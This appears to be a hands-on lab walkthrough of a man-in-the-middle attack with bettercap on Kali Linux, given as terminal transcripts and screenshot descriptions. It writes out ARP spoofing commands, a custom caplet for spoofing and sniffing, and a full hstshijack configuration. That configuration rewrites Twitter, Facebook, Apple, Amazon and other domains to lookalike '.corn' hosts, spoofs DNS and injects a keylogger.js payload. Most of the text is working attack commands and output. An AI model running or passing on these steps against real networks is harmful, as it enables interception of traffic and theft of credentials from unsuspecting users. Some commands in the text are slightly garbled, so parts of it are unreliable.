
192.168.80.0/24 > 192.168.80.129 » set arp.spoof.targets 192.168.80.128
192.168.80.0/24 > 192.168.80.129 » arp.spoof on
192.168.80.0/24 > 192.168.80.129 » [05:15:01] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.80.0/24 > 192.168.80.129 » [05:15:01] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.80.0/24 > 192.168.80.129 » [05:15:01] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.80.0/24 > 192.168.80.129 » [05:15:01] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:02] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:03] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:04] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:05] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:06] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:07] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:08] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:09] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:10] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:11] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:12] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:13] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:14] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:15] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:16] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:17] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:18] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:19] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 »

```

Set the ARP spoofing target to 192.168.80.128 and started the ARP spoofer in bettercap, but it repeatedly failed to find spoof targets, preventing the attack from initiating.

```
(kali@kali)-[~]  
$ nano mitm.cap
```

executed the command `nano mitm.cap`, which opens the nano text editor to create or edit a file named `mitm.cap`.

A screenshot of a Kali Linux terminal window with three tabs, all showing 'kali@kali: ~'. The active tab is displaying the nano 8.1 text editor editing a file named 'mitm.cap'. The editor's content is as follows:
#set.probe on
set arp.spoof.full duplex true
set arp.spoof.targets 192.168.80.128
arp.spoof on
set.sniff on
The nano editor interface includes a status bar at the bottom with various keyboard shortcuts: ^G Help, ^X Exit, ^O Write Out, ^R Read File, ^F Where Is, ^\ Replace, ^K Cut, ^U Paste, ^T Execute, ^J Justify, ^C Location, ^_ Go To Line, M-U Undo, M-E Redo, M-A Set Mark, and M-6 Copy. A large, faint dragon watermark is visible in the background of the editor.

The `mitm.cap` file in nano, contains bettercap commands to enable network probing, set ARP spoofing to full-duplex, specify the target IP for ARP spoofing, start the ARP spoofer, and start the network sniffer.


```
(kali@kali)-[~]
$ sudo bettercap -iface eth0 -caplet mitm.cap
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
bettercap v2.32.0 (built for linux amd64 with go1.22.3) [type 'help' for a list of commands]

192.168.80.0/24 > 192.168.80.129 » [05:42:38] [sys.log] [war] Could not find mac for 192.168.80.2
192.168.80.0/24 > 192.168.80.129 » [05:42:38] [sys.log] [err] error while running caplet mitm.cap: caplet mitm.cap not found
```

run bettercap with a caplet file (mitm.cap) on the eth0 interface

192.168.80.0/24 > 192.168.80.129 » caplets.show

Name	Path	Size
ap	/usr/local/share/bettercap/caplets/ap.cap	570 B
crypto-miner/crypto-miner	/usr/local/share/bettercap/caplets/crypto-miner/crypto-miner.cap	666 B
download-autopwn/download-autopwn	/usr/local/share/bettercap/caplets/download-autopwn/download-autopwn.cap	2.6 kB
fb-phish/fb-phish	/usr/local/share/bettercap/caplets/fb-phish/fb-phish.cap	140 B
gitspoof/gitspoof	/usr/local/share/bettercap/caplets/gitspoof/gitspoof.cap	216 B
gps	/usr/local/share/bettercap/caplets/gps.cap	109 B
hstshijack/hstshijack	/usr/local/share/bettercap/caplets/hstshijack/hstshijack.cap	1.3 kB
http-req-dump/http-req-dump	/usr/local/share/bettercap/caplets/http-req-dump/http-req-dump.cap	591 B
http-ui	/usr/local/share/bettercap/caplets/http-ui.cap	382 B
https-ui	/usr/local/share/bettercap/caplets/https-ui.cap	661 B
jsinject/jsinject	/usr/local/share/bettercap/caplets/jsinject/jsinject.cap	210 B
local-sniffer	/usr/local/share/bettercap/caplets/local-sniffer.cap	244 B
login-manager-abuse/login-man-abuse	/usr/local/share/bettercap/caplets/login-manager-abuse/login-man-abuse.cap	236 B
mana	/usr/local/share/bettercap/caplets/mana.cap	61 B
massdeauth	/usr/local/share/bettercap/caplets/massdeauth.cap	302 B
mitm6	/usr/local/share/bettercap/caplets/mitm6.cap	551 B
netmon	/usr/local/share/bettercap/caplets/netmon.cap	42 B
pita	/usr/local/share/bettercap/caplets/pita.cap	900 B
proxy-script-test/proxy-script-test	/usr/local/share/bettercap/caplets/proxy-script-test/proxy-script-test.cap	57 B
pwnagotchi-auto	/usr/local/share/bettercap/caplets/pwnagotchi-auto.cap	330 B

displaying a list of available caplets with their names, file paths, and sizes.


```

192.168.80.0/24 > 192.168.80.129 » hstshijack/hstshijack
2025-04-28 05:47:21 inf hstshijack Generating random variable names for this session ...
2025-04-28 05:47:21 inf hstshijack Reading SSL log ...
2025-04-28 05:47:21 inf hstshijack Reading caplet ...
2025-04-28 05:47:21 inf hstshijack Module loaded.

Commands

hstshijack.show : Show module info.

Caplet

hstshijack.log > /usr/local/share/bettercap/caplets/hstshijack/ssl.log
hstshijack.ignore > *
hstshijack.targets > twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*.instagra
m.com,instagram.com,*.github.com,github.com,*.tiktok.com,tiktok.com,amazon.com,*.amazon.com
hstshijack.replacements > twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,*.
instagram.corn,instagram.corn,*.github.corn,github.corn,*.tiktok.corn,tiktok.corn,amazon.corn,*.amazon.corn
hstshijack.blockscripts > undefined
hstshijack.obfuscate > false
hstshijack.encode > false
hstshijack.payloads > */usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js

```

display information about the hstsjack module, including its caplet path, ignored hosts, target hosts, replacement hosts, block redirects status, and payload path.

configuring various parameters for the hstsjack module, including ignored and target hosts, replacement hosts, enabling block redirects, setting the payload, configuring a proxy script, and starting both the HTTP proxy and the ARP spoofer.

```

kali@kali: ~
GNU nano 8.1 /usr/local/share/bettercap/caplets/hstshijack/hstshijack.cap
set hstshijack.log /usr/local/share/bettercap/caplets/hstshijack/ssl.log
set hstshijack.ignore *
set hstshijack.targets twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*.instagra>
set hstshijack.replacements twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,*.>
set hstshijack.obfuscate false
set hstshijack.encode false
set hstshijack.payloads */usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js

set http.proxy.script /usr/local/share/bettercap/caplets/hstshijack/hstshijack.js
set dns.spoof.domains twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,*.instagra>

http.proxy on
dns.spoof on

^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location   ^U Undo       ^A Set Mark
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/_ Go To Line  ^M Redo       ^-6 Copy

```